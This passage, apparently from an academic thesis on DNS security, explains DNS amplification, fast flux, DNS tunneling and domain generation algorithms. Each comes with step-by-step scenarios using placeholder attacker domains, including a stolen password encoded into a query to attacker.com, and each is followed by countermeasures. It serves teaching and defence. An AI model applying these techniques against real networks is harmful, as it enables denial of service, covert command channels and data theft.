
This technique exploits the open and stateless nature of the DNS protocol, combined with the ability to spoof source IP addresses over UDP. The attack involves manipulating DNS query-response mechanics to redirect and massively amplify traffic toward an unsuspecting victim.

DNS amplification can be divided into four main concepts: **IP Spoofing**, **Query Transmission**, **Response Amplification**, and **Traffic Flooding**. Initially, the attacker forges DNS queries in which the source IP address is replaced with the IP address of the intended victim. This spoofing ensures that all DNS responses will be directed toward the target rather than back to the attacker, effectively concealing the origin of the attack. The spoofed queries are then transmitted at scale to a large number of open DNS resolvers, publicly accessible servers that will respond to queries from any source without authentication. These queries request record types, such as ANY or TXT records, that are known to produce disproportionately large responses. Each open DNS resolver receives the forged request and, acting in good faith, generates a response many times larger than the original query, an amplification factor that can range from 28x to over 100x the size of the initial request. This asymmetry is the cornerstone of the attack's destructive efficiency. The cumulative effect of multiple resolvers simultaneously directing amplified responses toward a single target results in a volumetric flood of traffic that saturates the victim's network bandwidth and overwhelms its infrastructure, causing widespread service disruption.

Figure 2.12 shows an DNS Amplification attack scenario. The following steps illustrate how it works:

- Step 1: The attacker commands a botnet to send a high volume of small ANY DNS queries (which requests ANY records) to open DNS resolvers. The source IP address of these queries is spoofed to match the IP address of the Victim (203.0.113.1).
- Step 2: Each resolver generates large DNS responses (e.g., a 4,000-byte reply to a 60-byte query) and sends them to the spoofed IP address belonging to the Victim. The Victim receives an overwhelming flood of unsolicited, large DNS responses, consuming its network bandwidth.
- Step 3: This flood of amplified responses overwhelms the Victim's network, preventing legitimate communication and causing service disruption.

The open DNS resolvers may also experience increased load due to processing a large number of queries, potentially degrading its performance for other users. However, the primary target is the Victim, not the resolvers.



**Figure 2.12:** DNS Amplification attack scenario

## Countermeasures to DNS Amplification

**Response Rate Limiting (RRL)** Response Rate Limiting limits the number of responses per second for a given client IP, domain, or query type. This approach reduces the impact of query floods by preventing an excessive number of responses from overwhelming the system [34]. BIND [8] and Unbound [35] can be used for implementation. On the other hand, RRL may also affect legitimate high-volume queries, requiring careful configuration to balance security and service availability.

**Limiting DNS Query and Response Sizes** Limiting the size of DNS responses, such as by reducing the EDNS0 buffer size or disabling DNSSEC for non-critical zones, minimizes the amplification factor. Smaller responses reduce the volume of traffic attackers can generate. This approach is particularly effective against amplification attacks but may impact the functionality of DNSSEC-enabled zones or large legitimate responses.

**Source IP Verification (BCP 38)** Source IP verification, such as Ingress Filtering (BCP 38), prevents IP spoofing by ensuring that outgoing packets have a valid source IP from the network's allocated range [?]. This reduces the ability of attackers to spoof source IPs, a critical component of amplification attacks. While highly effective, widespread adoption of BCP 38 is still lacking, and implementation requires coordination with ISPs and network operators.

### 2.4.8 DNS Fast Flux

DNS Fast Flux is an evasion technique commonly used by attackers to hide the location of malicious infrastructure and prolong the availability of malicious services, such as phishing sites, malware distribution, or botnet command-and-control (C&C) servers. The primary goal of this technique is to make takedown efforts significantly more difficult by frequently changing the IP addresses associated with a malicious domain [46].

**DNS Fast Flux - Single-Flux** In a Single-Flux Fast Flux setup, the attacker registers a domain name (e.g., `attacker.com`) and configures it to resolve to a set of compromised machines distributed globally. These machines act as proxies that relay traffic to the actual malicious backend C&C server. To enable the rapid rotation of IP addresses, the attacker configures their authoritative DNS server to return DNS A records with very low Time to Live (TTL) values, often just seconds [47]. This forces clients and recursive DNS resolvers to frequently query for updated records. With each request, a different IP address (belonging to another compromised host) is returned, effectively creating a moving target. This makes it difficult for defenders to block access to the malicious service using traditional defense mechanisms such as static IP-based blacklists. Even if an individual IP is taken offline or blocked, others remain active and the domain itself remains untouched. In Single-Flux, only the A records (i.e., the IP addresses) change dynamically. In more advanced variants like Double-Flux, the NS records (nameservers) also rotate, adding another layer of obfuscation.


As preconditions for the attack, the attacker controls a domain such as **attacker.com** and its authoritative DNS server, operates the malicious backend service, and has a pool of proxy hosts, also referred to as fast-flux agents (FFAs), that can be exposed as front-end IP addresses. The attacker configures the authoritative server to return A records for a host such as **cc.attacker.com** with very short TTL values, so that repeated DNS lookups can return different fast-flux agent IP addresses over time. Figure 2.13 shows an example of a Single Flux mechanism. These are the steps:

- Step 1: The Attacker generates a preset list of FFAs' IP addresses which the authoritative name-server will use to add or update the A records for **cc.attacker.com**.
- Step 2: The host, infected with malware, sends a DNS query for **cc.attacker.com** to a DNS re-

solver.

- Step 3: The recursive DNS server forwards the query to the authoritative server for **attacker.com** to resolve the domain name.
- Step 4: The authoritative server responds with the IP address of one fast-flux agent IP address (**59.35.174.58**) and sets a very low TTL value.
- Step 5: The local DNS resolver returns the IP address to the infected host.
- Step 6: The infected host connects to the returned IP address provided (**59.35.174.58**).
- Step 7: The FFA at **59.35.174.58**, acting as a fast-flux proxy, forwards the traffic to the actual Attacker's Server.
- Step 8: The Attacker's Server processes the request—such as issuing instructions to the infected client or receiving stolen data—and sends a response back to the fast-flux agent.
- Step 9: The fast-flux agent relays the response to the infected host.

As the TTL expires quickly, the host or resolver may need to resolve **cc.attacker.com** again, at which point the authoritative server returns a different IP address (**101.23.65.98**), pointing to another fast-flux agent. In this way, the domain remains stable from the host's point of view, while the service endpoint visible on the network keeps changing.



**Figure 2.13: Fast Flux - Single Flux Mechanism**

**DNS Fast Flux - Double-Flux** Double-Flux is an evolution of the Single-Flux technique, designed to provide even greater resilience and redundancy for malicious networks. The attacker's goal remains the same—keeping services like phishing or C&C servers highly available and difficult to track or block—but the technique now involves rotating both A records and NS records [46]. As with Single-Flux, the attacker begins by registering a domain and associating it with a large pool of compromised machines that serve as forward proxies. However, in Double-Flux, the attacker also rotates the domain's authoritative name servers (NS records), pointing them to other compromised machines that are part of the botnet. Each NS record also uses very short TTLs, forcing resolvers to frequently re-query the domain hierarchy. This setup creates a multi-level, shifting DNS infrastructure, with both the name servers and the resolved IPs changing regularly. This additional layer of flux makes it even harder for defenders to track the true backend or shut down the malicious network. Even if an IP or a name server is taken down, new ones quickly replace it, and the domain remains active.

2.14 shows a Double-Flux architecture. The following steps illustrate how it operates:

- Step 1: The attacker adds or updates the NS and A records for **attacker.com** and **ns.attacker.com**, respectively, pointing them to a fast-flux agent (219.67.43.12).
- Step 2: The A record for **cc.attacker.com** with a short TTL, such as 60 seconds, is added on



the new fast-flux agent acting as nameserver authoritative (**ns1.attacker.com**) pointing it to the fast-flux agent (**59.35.174.58**).

- Step 3: The host, infected with malware, sends a DNS query for **cc.attacker.com** to a DNS resolver.
- Step 4: The DNS resolver, after going through the DNS hierarchy, queries the authoritative server for **attacker.com** to resolve **cc.attacker.com**.
- Step 5: The query is handled by a fast-flux agent acting as the nameserver, which replies to the DNS Resolver with IP address 59.35.174.58.
- Step 6: The DNS server relays the result back to the client.
- Step 7: The host connects to the resolved IP address (**59.35.174.58**).
- Step 8: The request is received by a fast-flux agent and forwarded to the Attacker's Server.
- Step 9: The Attacker's Server processes the request and sends a response back to the fast-flux agent.
- Step 10: The fast-flux agent relays the response back to the infected host.
- Step 11: The Attacker's Server can now update both the A record for **cc.attacker.com** and the NS and A records for the authoritative nameserver, pointing them to new fast-flux agents (like **101.23.65.98**) to continue the rotation.




Figure 2.14: Fast Flux - Double Flux Mechanism

## Countermeasures to DNS Fast Flux

**Flux Detection via DNS Traffic Analysis** Flux Detection via DNS Traffic Analysis identifies domains that exhibit characteristics of Fast Flux networks, such as resolving to many different IPs in short time spans, having very low TTLs, and using IPs across diverse Autonomous System Numbers (ASNs) or geographies. To implement this, monitor DNS logs for suspicious behavior and use analytics based on entropy, TTL patterns, and IP distribution [46] [48].

**Blocklists and DNS Firewalls (RPZ)** Using blocklists and DNS Firewalls with Response Policy Zones (RPZ) helps block domains already identified as part of Fast Flux networks [46]. This can be implemented by integrating RPZs in DNS servers like BIND, Unbound, or PowerDNS and subscribing to threat feeds from sources like Abuse.ch, Spamhaus, and AnubisNetworks. This approach is quick to deploy and has low overhead but is limited to blocking known bad domains, making it reactive rather than proactive.

**Collaboration with Registrars and ISPs** Collaborating with registrars and ISPs helps take down malicious domains and notify hosts with infected machines [46]. This is useful because Fast Flux relies on domains and IPs being online and reachable, so disrupting either helps dismantle the infrastructure. Examples include working with ICANN, regional CERTs, and abuse reporting tools.

## 2.4.9 DNS Tunneling

DNS tunneling is a cyberattack technique that leverages the DNS protocol to create a covert communication channel. This method allows attackers to bypass traditional security measures, such as firewalls and intrusion detection systems, by embedding malicious data within DNS queries and responses. The primary goal of DNS tunneling is to exfiltrate sensitive information from a compromised network or to establish command and control (C&C) communication with malware [49] [50].

This technique exploits the inherent trust and ubiquity of the DNS protocol, which is essential for translating human-readable domain names into IP addresses. The attack involves encoding data into the payload of DNS queries and responses, effectively creating a bidirectional communication channel.

DNS tunneling can be divided into four main concepts: Data Encoding, DNS Query Transmission, Data Extraction, and Bidirectional Communication [50]. Initially, the attacker encodes the data to be exfiltrated or the commands to be issued into the subdomains of DNS queries. For example, sensitive information can be broken down into smaller chunks and embedded within multiple DNS queries. The encoded DNS queries are then transmitted from the compromised system to a malicious DNS server controlled by the attacker. These queries appear as legitimate DNS traffic, making them difficult to detect. The malicious DNS server receives the queries, extracts the encoded data, and reconstructs the original information. In the case of C&C communication, the server can also encode responses into DNS replies, which are then sent back to the compromised system. And ultimately, by continuously sending and receiving DNS queries and responses, the attacker can maintain a persistent communication channel with the compromised system, allowing for data exfiltration, command execution, and other malicious activities.

DNS tunneling has been a known technique for nearly two decades. Notable examples of malware that have employed DNS tunneling include Morto and Feederbot [49]. Recent incidents involving DNS tunneling include attacks by the threat group DarkHydrus, which targeted government entities in the Middle East in 2018, and OilRig, an Iran-linked threat actor that has been active since 2016 and continues to operate [49].

As preconditions for the attack, the attacker controls a domain such as **attacker.com**, meaning that the attacker has registered the domain and controls its authoritative nameserver, and the victim is already infected with malware capable of accessing sensitive information. In this example, the malware has obtained the password **oi9L#1**, and the attacker later sends back the instruction **run command.py**.

Figure 2.15 illustrates the tunneling process itself. These are the steps:

- Step 1: The malware issues a DNS query for **oi9L#1.attacker.com**, encoding the stolen password in the subdomain.
- Step 2: The DNS resolution process carries that query to the authoritative nameserver for **attacker.com**, where the exfiltrated data becomes available to the attacker.
- Step 3: The attacker-controlled nameserver encodes a command such as **run command.py** in a DNS reply, for example in a TXT record.
- Step 4: the DNS infrastructure returns that reply to the infected host, allowing the malware to receive the command.

By repeating this process across multiple DNS exchanges, the attacker can maintain a covert bi-directional channel over apparently legitimate DNS traffic.




Figure 2.15: DNS Tunneling

## Countermeasures to DNS Tunneling

**Deep DNS Traffic Inspection (DPI)** Deep DNS Traffic Inspection involves examining the content of DNS queries and responses beyond just the headers [51]. This is crucial because DNS tunneling often utilizes unusually formatted domain names, such as those resembling base64 encoding or very long strings. To implement DPI, intrusion detection systems (IDS) like Snort [52] can be utilized. DPI can introduce additional latency and can require significant computational resources, potentially impacting network performance.

**DNS Query Pattern and Anomaly Detection** This countermeasure focuses on detecting unusual patterns in DNS queries, such as an unusually high volume of requests to a single domain, very long domain names approaching the 255-character limit, or frequent changes in subdomains (like, xyz1.attacker.com, xyz2.attacker.com, etc.) [51]. However, anomaly detection systems can generate false positives, requiring continuous tuning and maintenance.

**Limit External DNS Resolution** By forcing all DNS requests to go through internal recursive resolvers, such as via a firewall or NAT rule, this strategy prevents direct DNS queries to attacker-controlled external resolvers [51]. This approach also facilitates easier logging and inspection of all DNS activity. Nevertheless, it centralizes DNS resolution, which can create a single point of failure and a potential bottleneck.

**Block Known DNS Tunneling Tools and Domains** This strategy involves blocking known DNS tunneling tools such as iodine [53] and dnscat2 [54]. While the scenario in Figure 7 illustrates a basic data exfiltration technique via a DNS query, tools like iodine and dnscat2 implement more advanced tunneling mechanisms. These tools establish full bidirectional communication channels by encoding traffic in various DNS record types (e.g., TXT, NULL, CNAME). Implementation of this countermeasure includes using domain blacklists and threat intelligence feeds to identify known tunneling command-and-control (C2) domains, as well as detecting known user-agent strings or packet formats used by these tools. The downside is that attackers can frequently change domains and tools, making it challenging to maintain up-to-date blacklists.

**DNS Rate Limiting and Query Constraints** This countermeasure involves limiting the size of DNS queries and the query rate per client or per domain [51]. Tools like Bind [8] and Unbound [35] can be used for this purpose. While effective, rate limiting can impact legitimate high-volume DNS users and requires careful configuration to avoid service disruption.

**Use DNS over TLS/HTTPS (DoT/DoH) with Trusted Providers** Implementing DNS over TLS or HTTPS with trusted providers helps prevent attackers from eavesdropping or injecting DNS responses [23]. Nevertheless, it is important to note that some attackers may also tunnel via DoH, necessitating the inspection of outbound HTTPS traffic as well [22]. The use of encryption can also introduce additional latency and complexity in monitoring.

#### 2.4.10 DGAs - Domain Generation Algorithms

Domain Generation Algorithms (DGAs) are a key evasion technique used by modern malware families to maintain resilient communication channels with their Command-and-Control (C&C) servers through the use of botnets. Rather than relying on hardcoded domain names, DGAs generate a large number of pseudo-random domain names at runtime. This approach significantly complicates detection and blocking efforts by security mechanisms that rely on static lists of known malicious domains [55].

DGAs are used to algorithmically generate domain names that malware can attempt to contact in order to receive commands or exfiltrate data. The attacker and the malware both implement the same deterministic algorithm, allowing synchronization without direct communication. Typically, DGAs produce domain names based on a set of input values such as the current date or timestamp, a predefined seed value, external or volatile inputs, for example, trending Twitter hashtags or news headlines [56].

The generated domains often resemble random alphanumeric strings (like, **xjo3k7d.com**, **akz8p1.net**), which can help them evade pattern-based detection.

DGAs offer several strategic advantages to attackers. First, resilience: by generating hundreds or thousands of domain names per day, an attacker only needs to register a single expected domain at the right time to reestablish contact with compromised machines. This redundancy ensures that the malware can maintain communication even if many domains are blocked or sinkholed. Additionally, DGAs contribute to obfuscation, as the generated domain names often appear as random, meaningless strings. This makes them significantly harder to detect and blacklist using traditional pattern-matching or reputation-based systems. Another advantage is scalability. Since the algorithm and seed are embedded in the malware, infected hosts can independently generate the same domain list without needing to contact a central server. This decentralized design allows for widespread infection management with minimal attacker intervention [57].

Those same characteristics pose serious challenges for defenders. First, detection becomes difficult, as static lists of known malicious domains are rendered obsolete by the constant flux of newly generated domains. Security solutions must therefore rely on dynamic analysis and predictive techniques. Furthermore, effective countermeasures often require reverse engineering the malware to understand the underlying DGA, which is time-consuming and technically complex. Even when successful, defenders must proactively register or block predicted domains, a task that is both operationally demanding

and subject to legal limitations. Finally, the sheer volume of domains produced by some DGAs can overwhelm DNS monitoring infrastructure. Some variants generate tens of thousands of domains per day, creating substantial noise and making it challenging to distinguish between benign and malicious queries. As a result, defending against DGA-based malware requires a combination of scalable analytics, threat intelligence, and real-time anomaly detection.

#### 2.4.10.A Classification of DGA Algorithm Types

Real-world DGAs are often significantly more complex, incorporating various data sources to ensure high levels of unpredictability. A list of DGAs can be found [here](#). DGAs can be generally classified into four primary categories based on their generation logic and synchronization methods:

- **Dictionary and Markov Chain:** These algorithms generate domains that mimic human language to evade detection. Dictionary-based DGAs use a hardcoded wordlist or a specific corpus of text, while Markov Chain DGAs generate strings based on character frequency and sequence probability to create domains that look like real words. Examples include Pizd and Nymaim.
- **Simple Pseudo-Random (Arithmetic/Hashing-Based):** This class uses random number generators and deterministic seeds (such as a hash of a specific date) to produce random alphanumeric strings. These strings, such as `xjo3k7d.com`, are often meaningless and designed to bypass pattern-based filters. Examples include Banjori, Kraken, Murofet, and Newgoz.
- **Date/Time Synchronous:** These algorithms use the current date or timestamp as an input variable to ensure that both the C&C server and the victim bot are perfectly synchronized when generating the domain list for a specific period. This allows the attacker to predict which domain to register in advance. Examples include Pizd, Nymaim, and Kraken v2.
- **Time Independent:** Unlike synchronous DGAs, these generate domain names using a static starting point or seed that never changes over time. The sequence of generated domains remains constant regardless of when the malware is executed. Examples include Banjori, Kraken v1, and BumbleBee.

Advanced modern DGAs may also incorporate **external or volatile inputs** to increase complexity, such as trending Twitter hashtags, news headlines, or even Bitcoin exchange rates, making the prediction of future domains extremely difficult for defenders without access to the exact algorithm and seed.

2.16 reveals a scenario where DGAs are used. The steps are the following:

- Step 1: The attacker generates a list of AGDs (algorithmically generated domains) according to a preset algorithm and seed.

- Step 2: The attacker configures a Command and Control (C&C) server and pairs a specific domain, generated by the DGA, to the IP address of the C&C server.
- Step 3: The malware-infected bot, using the same seed and algorithm, generates an equal list of domains as the attacker.
- Step 4: By trial and error, the malware-infected bot eventually gets an IP address (192.0.2.1) result from a DNS server for one of the domains (**tuv34wxy.ps**) it had generated.
- Step 5: With the IP address of the C&C server known by the bot, it then connects to the C&C server and can now exchange information freely between the two parties.

After a preset time, the attacker chooses another domain from the AGDs' list and the process restarts.




Figure 2.16: DGA-based C&C attack

## Countermeasures to DGAs Based Attacks

**DNS Traffic Analysis with ML/Heuristics** DNS Traffic Analysis with machine learning and heuristics is critical because it provides a scalable way to detect both known and previously unseen (zero-day)



DGA domains [58]. This approach uses statistical models or machine learning techniques to identify abnormal domain queries based on factors like entropy, randomness, and length. It stands out because it doesn't rely on blocklists and can adapt to evolving malware behavior. Tools like Zeek, TensorFlow with custom models, and Security Onion can be used for implementation. However, developing and maintaining effective ML models requires significant expertise and computational resources.

**RPZ / DNS Firewall** RPZ (Response Policy Zones) and DNS Firewalls are critical for blocking communication with known malicious DGA domains. This method uses curated blocklists from vendors to stop domains before resolution, making it a practical, first-line defense [38]. It is extremely easy to deploy and maintain in production. Still, this approach is reactive and won't stop brand-new DGAs that haven't been added to blocklists yet. Also, reliance on threat intelligence feeds might introduce false positives or negatives.

**NXDOMAIN Monitoring + Client Behavior Analytics** Monitoring NXDOMAIN responses and analyzing client behavior is useful because DGAs often generate numerous queries to non-existent domains [59]. By looking for spikes in NXDOMAIN responses from a specific client or subnet, you can flag potentially infected devices before they successfully reach a live command-and-control (C2) domain. This method is lightweight and good for early detection, complementing other approaches. It may generate false positives in environments with legitimate high query volumes and requires continuous monitoring and tuning.

**Machine Learning / Behavior-Based Classification** Machine Learning and Behavior-Based Classification analyze domain behavior across features like IP churn rate, TTL distribution, and ASN (Autonomous System Numbers, used with the BGP protocol and to understand network ownership and routing policies) spread to classify suspicious domains as Fast Flux [60]. This method is different from the previously mentioned "DNS Traffic Analysis with ML/Heuristics" in that it focuses not just on the structure or lexical properties of the domain names themselves (e.g., randomness or entropy), but rather on how those domains behave over time within the network. While effective, this method requires significant expertise in machine learning and access to comprehensive datasets for training and validation.

## 2.5 Related Work

### 2.5.1 SEED Labs

SEED Labs is an educational platform that provides hands-on labs and exercises for students and professionals to learn about cybersecurity and computer networking [61]. These labs are designed to offer

practical experience in a controlled environment, allowing users to experiment with various security concepts, vulnerabilities, and network configurations.

SEED Labs is often used in academic settings to supplement coursework in cybersecurity, helping students gain real-world skills and a deeper understanding of security principles. The labs cover a wide range of topics, including but not limited to Network security, Software security, and Malware analysis. The platform is known for its comprehensive and practical approach to learning, making it a valuable resource for anyone looking to enhance their knowledge and skills in cybersecurity.

In terms of network security, SEED Labs includes a specific set of DNS labs that explore various attacks, such as local DNS cache poisoning, other local DNS spoofing of records, the Kaminsky Attack, and DNS rebinding. Additionally, it delves into the workings of DNS infrastructure and the implementation of DNSSEC [62].

